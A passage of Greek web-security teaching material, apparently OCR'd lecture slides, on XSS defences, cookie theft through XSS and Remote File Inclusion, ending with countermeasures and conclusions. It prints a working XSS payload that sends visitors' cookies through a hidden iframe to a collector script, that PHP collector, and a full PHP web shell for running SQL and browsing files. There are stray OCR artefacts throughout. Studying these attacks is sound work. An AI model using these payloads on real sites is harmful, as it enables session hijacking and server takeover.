Έτσι τελικώς επειδή κάθε HTML tag ξεκινά με τον < χαρακτήρα κατά την αντικατάσταση του πλέον η δήλωση κάποιου tag δεν θα έχει αποτέλεσμα σε μια **XSS** επίθεση. Υπάρχουν πολλές ακόμα συναρτήσεις που βασίζονται στην λογική της αντικαταστάσεως των χαρακτήρων όπως και η **strip_tags**.

BBCode style

Το BBCode style είναι ένας ακόμα τρόπος για την αποφυγή επιθέσεων τύπου **XSS**. Στην εξής λογική ορίζεται μία λίστα αποδεκτών tags τα οποία περικλείονται αντί με τους χαρακτήρες < > με τους χαρακτήρες [ ]. Πλέον μέσω μίας μαύρης ή λευκής λίστας καθορίζονται τα επιτρεπτά και μόνο tags τα οποία τελικώς και προγραμματιστικώς ερμηνεύονται στα αντίστοιχα HTML tags.

3.2.3 Stealing Cookie (1/4)

Η JavaScript ως γλώσσα client side για λόγους ασφαλείας δεν της δίνεται η ικανότητα να προσπελάσει τοπικά αρχεία στον χώρο όπου εκτελείται, εκτός των cookies.

Η τεχνολογία των cookies συνήθως χρησιμοποιείται κατά την σύνδεση ενός χρήστη έτσι ώστε να τον «θυμάται» αυτόματα ο τόπος και στις επόμενες του επισκέψεις και να μην απαιτείται εκ νέου η επανασύνδεση του χρήστη.

Για να πραγματοποιηθεί το εξής εντός του αρχείου cookie θα πρέπει φυλάγεται κάποια μονοσήμαντη και αναγνωριστική μοναδικώς πληροφορία για κάθε χρήστη, όπως το αναγνωριστικό του (username) ή το πρωτεύων κλειδί της εγγραφής του.


Να αναφερθεί πως αν υπάρξει κάποιος τρόπος υποκλοπής του cookie κάποιου χρήστη από κάποιον επιτήδειο επιτιθέμενο, τότε είναι δυνατόν αυτομάτως να συνδέεται στον λογαριασμό του με ότι επιπτώσεις συνεπάγει αυτό.

3.2.3 Stealing Cookie (2/4)

Ως περιεχόμενο στην περιγραφή κατά την υπογραφή στο βιβλίο των επισκεπτών τοποθετούμε αυτήν την φορά τον εξής JavaScript κώδικα

```
<script type="text/javascript">
   document.writeln(" <iframe src =
     http://127.0.0.1/stealCookie.php?c="+encodeURI(document.cookie)+"
     width=0 height=0> </iframe>");
</script>
Ένα αθώο μήνυμα.
```

και πατάμε sign ως δείχνει και η εικόνα



3.2.3 Stealing Cookie (3/4)

Το αποτέλεσμα είναι πως κάθε φορά που κάποιος χρήστης πηγαίνει να δει το βιβλίο επισκεπτών τότε αυτομάτως μέσω του αόρατου iframe θα μεταφέρεται το cookie του στην επιθυμητή διεύθυνση (στο παράδειγμα http://127.0.0.1/stealCookie.php)


Σκοπός είναι να έχουμε πρόσβαση στην εξής διεύθυνση με σκοπό να γράψουμε τον επιθυμητό κακόβουλο κώδικα στο πλέον δικό μας αρχείο stealCookie.php

Ας δούμε τι μπορούμε να ξανακάνουμε

127.0.0.1/stealCookie.php κώδικας

```
<?php
        $fp = fopen('CookieFile.txt', 'a');
        fwrite($fp, $_GET['c']."\n");
        fclose($fp);
?>
```

3.2.3 Stealing Cookie (4/4)



Πλέον κάθε φορά που κάποιος χρήστης πάει να δει το βιβλίο επισκεπτών και σε περίπτωση όπου έχει συνδεθεί στο σύστημα και επέλεξε rememberMe τότε αυτομάτως οι πληροφορίες του cookie θα αποθηκεύονται στο αρχείο CookieFile.txt πραγματοποιώντας τελικώς την υποκλοπή τους

Σαφώς και ο χρήστης δεν έχει την ικανότητα να αντιληφθεί το τι έγινε αφού κατά την προβολή του βιβλίου επισκεπτών δεν βλέπει κάτι το παράξενο να εμφανίζεται .

Τα αντίμετρα όπου μπορούν να χρησιμοποιηθούν για την αντιμετώπιση της εξής κατηγορίας είναι τα ίδια με την περίπτωση **Fishing Via XSS** αφού και οι δύο επιθέσεις είναι τύπου **XSS**.

3.2.4 Remote File Inclusion (1/9)

Η ευπάθεια **Remote file inclusion** (**RFI attacks**) εκμεταλλεύεται εισόδους σε μία web εφαρμογή που επιτρέπουν το «ανέβασμα» αρχείων.

Αν ο σχεδιασμός της διαδικασίας «ανεβάσματος» αρχείων δεν είναι καλοσχεδιασμένος τότε είναι πιθανό να εισαχθεί εκ χρήστη ένα αρχείο εκτελέσιμου κώδικα δίνοντας έτσι την ικανότητα στον επιτήδειο επιτιθέμενο την σχεδόν πλήρη διαχείριση του τόπου.

Ας δούμε ένα παράδειγμα **RFI** επιθέσεως στον τόπο **[-]4(]xnn3**.

Αρχικώς δημιουργούμε το αρχείο **rfi_attack.php** με το εξής περιεχόμενο .

3.2.4 Remote File Inclusion (2/9)

```
<html>
<head><title> RFI Attack</title> </head>
<body>

 <form method="post">
<table border="1" width="500px">
<tr> <td colspan="2"><strong> SQL terminal </strong> </td> </tr>
<tr> <td>Host</td> <td><input type="text" name="st_host" /> </td></tr>
<tr> <td>User</td> <td><input type="text" name="st_user" /> </td></tr>
<tr> <td>Password</td> <td><input type="text" name="st_password" />
</td></tr>
<tr> <td>Database</td> <td><input type="text" name="st_database" />
</td></tr>
<tr> <td>SQL</td> <td><input type="text" name="st_sql" size="50"/>
</td></tr>
<tr> <td colspan="2"><input type="submit" name="st_submit"
value="executeSQL"/> </td></tr>
```

3.2.4 Remote File Inclusion (3/9)

```
<tr> <td colspan="2"><strong>SQL result</strong></td></tr>
<tr> <td colspan="2">
<?php
if (isset ($_POST['st_submit']) )
{//if
        $dbc = mysql_connect($_POST['st_host'], $_POST['st_user'],
$_POST['st_password']);
        mysql_select_db($_POST['st_database'], $dbc);
        $result = "";
        $rs = mysql_query ($_POST['st_sql'],$dbc) or ($result =
mysql_error());
        if ($result == "")
        {
                if (mysql_num_rows($rs) != 0)
                while ($r = mysql_fetch_array($rs))
{for (($i = 0); ($i<count($r)); ($i = $i +1) ) $result .= $r[$i]." ";
$result .= "<br/>"; }
        }
```

4.2.4 Remote File Inclusion (2/6)

3.2.4 Remote File Inclusion (4/9)

```
}//if
echo $result;
?>
</td></tr>
</table>
</form>

<table border="1" width="500px">
<tr> <td colspan="2"><strong> File terminal </strong> </td> </tr>
<tr> <td>OpenDir</td> <td>
        <form method="post">
                <input type="text" name="ft_dirName" />
                <input type="submit" value="go"/> </form>
```

3.2.4 Remote File Inclusion (5/9)

```
</td></tr>
<tr>
<td colspan="2">
<?php
        if (isset ($_POST['ft_dirName']) ) $dir = $_POST['ft_dirName']; else
$dir = "./";
        echo "<strong>dirName = ".$dir."</strong><br>";
        if (is_dir($dir)) {
        $dir = $dir;
        if ($dh = opendir($dir)) {
        while (($file = readdir($dh)) !== false) {
                echo $file." - ".filetype($dir . $file)."<br/>";
        }
        closedir($dh);
        }
        }
        else echo "It's not dir";
?>
</td></tr>
```

3.2.4 Remote File Inclusion (6/9)

```
<tr> <td>OpenFile</td> <td>
        <form method="post">
                <input type="text" name="ft_FileName" />
                <input type="submit" value="go"/> </form>
</td></tr>
<tr>
<td colspan="2">
<?php

if (isset ($_POST["ft_FileName"]) )
{
        $filename = $_POST["ft_FileName"];
        if (file_exists($filename)) {
        $handle = fopen($filename, "r");
                $file_blob = fread($handle, filesize($filename));
                fclose($handle);
        } else $file_blob = "file does not exist";
}
```

3.2.4 Remote File Inclusion (7/9)

```
echo "<textarea cols='55'
rows='10'>".htmlspecialchars($file_blob)."</textarea>";
?>
</td></tr>
</table>


</body>
</html>
```

Το εξής προγραμματιστικό αρχείο έχει την ικανότητα να συνδέεται με την βάση δεδομένων και να υποβάλλει ερωτήματα, καθώς και να βλέπει την δομή των αρχείων και φακέλων στον τόπο όπου βρίσκεται και τέλος να ανοίγει όλα τα αρχεία.

3.2.4 Remote File Inclusion (8/9)

Ας επιχειρήσουμε να το ανεβάσουμε στον [-]4()xnn3 μέσω της επιλογής **uploadFile** .

Στην περίπτωση τώρα όπου πάμε στην επιλογή **showFiles()** και επιλέξουμε το αρχείο που ανεβάσαμε, τότε επειδή το αρχείο έχει κατάληξη .php και ως κατάληξη είναι υποστηριζόμενη από τον Apache θα το σερβίρει με την PHP και θα εκτελεστεί το εξής αρχείο στον τόπο, προβάλλοντάς μας τις δυνατές ικανότητες του ως φαίνεται παρακάτω



3.2.4 Remote File Inclusion (9/9)

Το κακό με τις **RFI** επιθέσεις είναι ότι είναι πολύ επικίνδυνες, το καλό όμως είναι πως αντιμετωπίζονται σχετικά εύκολα και καθολικά.

Mite types - white/black list

Κάθε φορά όπου ανεβάζετε ένα αρχείο δίδεται η ικανότητα να ελέγχουμε την κατάληξη του ή το mime type (μέσω του **$_FILES['myFile']['type']**) του έτσι ώστε να αποφασίζουμε αν είναι κακόβουλο ή όχι. Θα μπορούσε να οριστεί μία λευκή λίστα με τα μόνο αποδεκτά mime types ή αντιθέτως μία μαύρη λίστα με το ποια mime types δεν είναι αποδεκτά. Ως λύση όμως δεν αντιμετωπίζει την ευπάθεια **Direct access vulnerability**.

HTTP header serving

Πρόκειται για την καλύτερη λύση σερβιρίσματος αρχείων και βασίζεται στην λογική όπως λέει και το όνομα της πως το σερβίρισμα των αρχείων θα γίνεται μέσω του HTTP πρωτοκόλλου ως ορίζει το header του.

(βλ. http://www.ardamis.com/2008/06/11/protecting-a-download-using-a-unique-url/ και http://www.scanit.be/uploads/php-file-upload.pdf)

4. Συμπεράσματα

Μελετώντας τα άνωθεν γίνεται αντιληπτό πως όσο αυξάνεται το μέγεθος του παγκόσμιου ιστού αλλά και η χρήση του τόσο αναπτύσσονται τεχνολογίες οι οποίες προσπαθούν να καλύψουν τις αλματώδεις ανάγκες που εμφανίζονται. Αυτό όμως έχει σαν αποτέλεσμα την δημιουργία νέων ευπαθειών και προβλημάτων ασφάλειας τα οποία έχουν καταστροφικά αποτελέσματα τόσο σε τεχνικό όσο και σε οικονομικό επίπεδο.

Αναφέρθηκαν ευπάθειες οι οποίες μπορούν να οδηγήσουν σε κλοπή δεδομένων, σε καταστροφή της ιστοσελίδας αλλά και ευπάθειες οι οποίες μπορεί να οδηγήσουν σε ολοκληρωτική πτώση του μοντέλου ασφάλειας ολόκληρου του εξυπηρετητή υπό συγκεκριμένες συνθήκες.

Τα προβλήματα αυτά πηγάζουν είτε από την ίδια την τεχνολογία που χρησιμοποιείται (SQL injections, global variable overwriting κτλ) είτε από προγραμματιστικά λάθη τα οποία επιτρέπουν σε κακόβουλους χρήστες να εξαπολύσουν μια σειρά από επιθέσεις (Cross Site Scripting, Remote File Inclusion κτλ.).

Επομένως, η μόνη λύση που δείχνει να μπορεί να φέρει αποτελέσματα είναι η ταυτόχρονη υιοθέτηση τεχνολογιών οι οποίες μπορούν να εγγυηθούν μεγαλύτερα επίπεδα ασφάλειας και η ταυτόχρονη επιμόρφωση των προγραμματιστών σε θέματα που άπτονται της ασφάλειας των γλωσσών που χρησιμοποιούν και των εφαρμογών που αναπτύσσουν.